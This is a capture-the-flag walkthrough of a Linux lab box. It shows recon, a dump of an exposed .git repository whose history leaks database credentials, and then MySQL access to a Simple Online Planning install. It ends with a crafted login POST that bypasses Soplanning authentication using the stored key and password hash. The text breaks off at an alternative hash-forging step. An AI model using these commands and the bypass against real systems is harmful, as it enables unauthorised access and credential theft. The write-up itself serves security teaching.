Bitforge
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port 80 exposes a full.git/; dumping it and reading its history (.git repository dump, secrets in history) recovers the database credentials. In MySQL, Soplanning'splanning_usertable stores the admin hash and thecle(secured key): Soplanning lets you authenticate with that key without knowing the password, so we log in, set a known password and use the authenticated file-upload exploit for RCE (file upload to RCE) aswww-data. A cron'smysqldumpleaksjack's password (credential reuse); andjackcan run a Flask app undersudowhoseapp.pyis writable (writable sudo script), yielding root.
Recon
Initial scan
TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. SSH, an Apache that redirects to bitforge.lab and a MySQL 8.
ping -c 1 192.168.148.186
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.148.186
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
3306/tcp open mysqlnmap -p22,80,3306 -sCV 192.168.148.186 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.5
80/tcp open http Apache httpd
| http-git:
| 192.168.148.186:80/.git/
| Git repository found!
|_ Last commit message: created .env to store the database configuration
|_http-title: Did not follow redirect to http://bitforge.lab/
3306/tcp open mysql MySQL 8.0.40-0ubuntu0.24.04.1The http-title warns that the server redirects to http://bitforge.lab/, a name our system cannot resolve yet:

We add it to /etc/hosts:
echo '192.168.148.186 bitforge.lab' | sudo tee -a /etc/hostsA vhost fuzz checks whether that same IP serves more sites depending on the name asked for in the Host: header:
wfuzz -L -u 'http://bitforge.lab' -H 'Host: FUZZ.bitforge.lab' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hc 400
Target: http://bitforge.lab/
Total requests: 19966

ID           Response   Lines    Word     Chars      Payload
000002117:   200        149 L    1034 W   17084 Ch   "plan"

Out of almost 20,000 candidates only one survives: plan, with a 17084-character response that looks nothing like the wildcard's (which is why --hc 400 is enough to clear the noise here). We add plan.bitforge.lab to /etc/hosts as well, and there is the second site: a Simple Online Planning, with the version printed right next to the title. That number, 1.52.01, drives the rest of the box.
HTTP - TCP 80: exposed .git repository
nmap already warns of a .git/ served by Apache. dirsearch confirms it alongside a /login.php:
dirsearch -u http://bitforge.lab/ --exclude-status=404,403 -t 200[00:57:39] 200 - 0B - /.env
[00:57:39] 301 - 233B - /.git -> http://bitforge.lab/.git/
[00:57:39] 200 - 553B - /.git/
[00:57:39] 200 - 49B - /.git/COMMIT_EDITMSG
[00:57:39] 200 - 150B - /.git/config
[00:57:39] 200 - 770B - /.git/logs/HEAD
[00:57:40] 200 - 502B - /.git/objects/
...
[00:57:58] 200 - 2KB - /login.php
[00:58:06] 301 - 235B - /static -> http://bitforge.lab/static/Two details steer the rest: the .git/ is complete (not just HEAD but also objects/, where the commit contents live) and /.env answers 0B, meaning it exists but is empty. An empty .env over the web does not mean it never held anything: it means the history is where to look.
.git dump and secrets in history
To rebuild the repository we use git-dumper (repo), which downloads the objects from the exposed .git/ and reassembles the tree locally:
git clone https://github.com/arthaud/git-dumper
cd git-dumper
pip3 install -r requirements.txt --break-system-packages
Requirement already satisfied: PySocks in /usr/lib/python3/dist-packages (from ...)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from ...)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from ...)
...
With the tool ready, we dump the repository and review its history (.git repository dump). The current .env is empty, but an earlier commit deleted a db-config.php "due to hard coded credentials": deleting a file in a later commit does not remove it from history, so those credentials are still there (secrets in history):
python3 git_dumper.py http://bitforge.lab/ .
ls -la
cd .git && ls
total 84
-rw-r--r-- 1 root root     0 Feb 28 00:37 .env
drwxr-xr-x 7 root root  4096 Feb 28 00:37 .git
-rw-r--r-- 1 root root  1045 Feb 28 00:34 .gitignore
-rw-r--r-- 1 root root  1071 Feb 28 00:34 LICENSE
-rw-r--r-- 1 root root  2397 Feb 28 00:34 README.md
-rwxr-xr-x 1 root root 25287 Feb 28 00:34 git_dumper.py
-rw-r--r-- 1 root root  9110 Feb 28 00:37 index.php
-rw-r--r-- 1 root root  5440 Feb 28 00:37 login.php
-rw-r--r-- 1 root root    85 Feb 28 00:34 pyproject.toml
-rw-r--r-- 1 root root    55 Feb 28 00:34 requirements.txt
-rw-r--r-- 1 root root   721 Feb 28 00:34 setup.cfg

COMMIT_EDITMSG  HEAD  config  description  hooks  index  info  logs  objects  refs
The rebuilt .env comes back just as empty as over the web (0 bytes), but the .git/ does carry objects/ and logs/, which is where the history lives. That is enough to read it commit by commit:
git log -p
$dbHost   = 'localhost';
$dbName   = 'bitforge_customer_db';
$username = 'BitForgeAdmin';
$password = 'B1tForG3S0ftw4r3S0lutions';
Exploitation
MySQL - TCP 3306: the planning_user table
With BitForgeAdmin/B1tForG3S0ftw4r3S0lutions we log into the exposed MySQL:
mysql -u BitForgeAdmin -h 192.168.148.186 -p --skip-ssl
show databases;
use soplanning;
MySQL [(none)]> show databases;
+----------------------+
| Database             |
+----------------------+
| bitforge_customer_db |
| information_schema   |
| performance_schema   |
| soplanning           |
+----------------------+
4 rows in set (0.032 sec)

MySQL [(none)]> use soplanning;
Database changed
The soplanning database confirms the software the subdomain already announced (Simple Online Planning). Its thirteen tables all carry the planning_ prefix, and the interesting one stands out:
show tables;
select * from planning_user;
+----------------------------+
| Tables_in_soplanning       |
+----------------------------+
| planning_audit             |
| planning_config            |
| planning_ferie             |
| planning_groupe            |
| planning_lieu              |
| planning_periode           |
| planning_projet            |
| planning_projet_user_tarif |
| planning_ressource         |
| planning_right_on_user     |
| planning_status            |
| planning_user              |
| planning_user_groupe       |
+----------------------------+
13 rows in set (0.034 sec)
The select * is so wide it is unreadable (the table has over twenty columns), but it shows the essentials: the ADM row is the only one with login and password, and there is a cle column. We repeat the query asking only for those three:
select login,password,cle from planning_user;
MySQL [soplanning]> select login,password,cle from planning_user;
+-------+------------------------------------------+----------------------------------+
| login | password                                 | cle                              |
+-------+------------------------------------------+----------------------------------+
| admin | 77ba9273d4bcfa9387ae8652377f4c189e5a47ee | dbee8fd60fd4244695084bd84a996882 |
| NULL  | NULL                                     | 181ba036234dcccd78a2c7f540928a0f |
| NULL  | NULL                                     | bdcf6ee6918de4347aa34b7b533119d9 |
| NULL  | NULL                                     | cb284acc53164275d8cbb61fb090daf8 |
| NULL  | NULL                                     | 2eb523102046905d137e264e1eda0a43 |
+-------+------------------------------------------+----------------------------------+
5 rows in set (0.031 sec)
Only admin has a login and a password; the other four rows are user templates with no credentials. What stands out is that all of them have a cle, so that column is not a leftover from one account but part of the application's model. Worth finding out what it uses it for.
Soplanning: auth bypass with the secured key (cle)
Soplanning is open source, so instead of guessing what it does with the cle we can read it: the www/process/login.php file in the official repository has, in the classic login branch, a second attempt when the first one fails:

} else {
    // classic login
    $pwd = $user->hashPassword($_POST['password']);
    if(!$user->db_load(array('login', '=', $_POST['login'], 'password', '=', $pwd))) {
        if(!$user->db_load(array('login', '=', $_POST['login']))){
            $_SESSION['message'] = 'erreur_bad_login';
            header('Location: ../index.php');
            exit;
        }
        $pwd2 = $user->cle . "|" . $user->password;
        if($_POST['password'] != $pwd2){
            $_SESSION['message'] = 'erreur_bad_login';
            header('Location: ../index.php');
            exit;
        }
    }
There is the whole mechanism, and it is more precise than "there is an alternative login": if the normal password does not match, the app builds $pwd2 as cle + | + the password hash and compares the submitted field against that string as-is, without hashing it. It is meant for direct-access links, but it turns the two values we just read from the database into a valid credential: no need to crack the SHA-1, just send it.
We intercept the login POST with Burp and replace the password field with that concatenation:

POST /www/process/login.php HTTP/1.1
Host: plan.bitforge.lab
Content-Type: application/x-www-form-urlencoded

login=admin&password=dbee8fd60fd4244695084bd84a996882|77ba9273d4bcfa9387ae8652377f4c189e5a47ee

We are in as admin (ADM) without knowing the password. Since the next step's exploit does want a normal password, from Edit your profile we set a known one (admin):

Alternative: forging the hash and replacing it in the database
The cle bypass is not the only door. If instead of dodging the password you would rather change it straight in the database (which we already have write access to), you need the hash in exactly the format the application expects. And that is the catch: it is not a plain SHA-1.
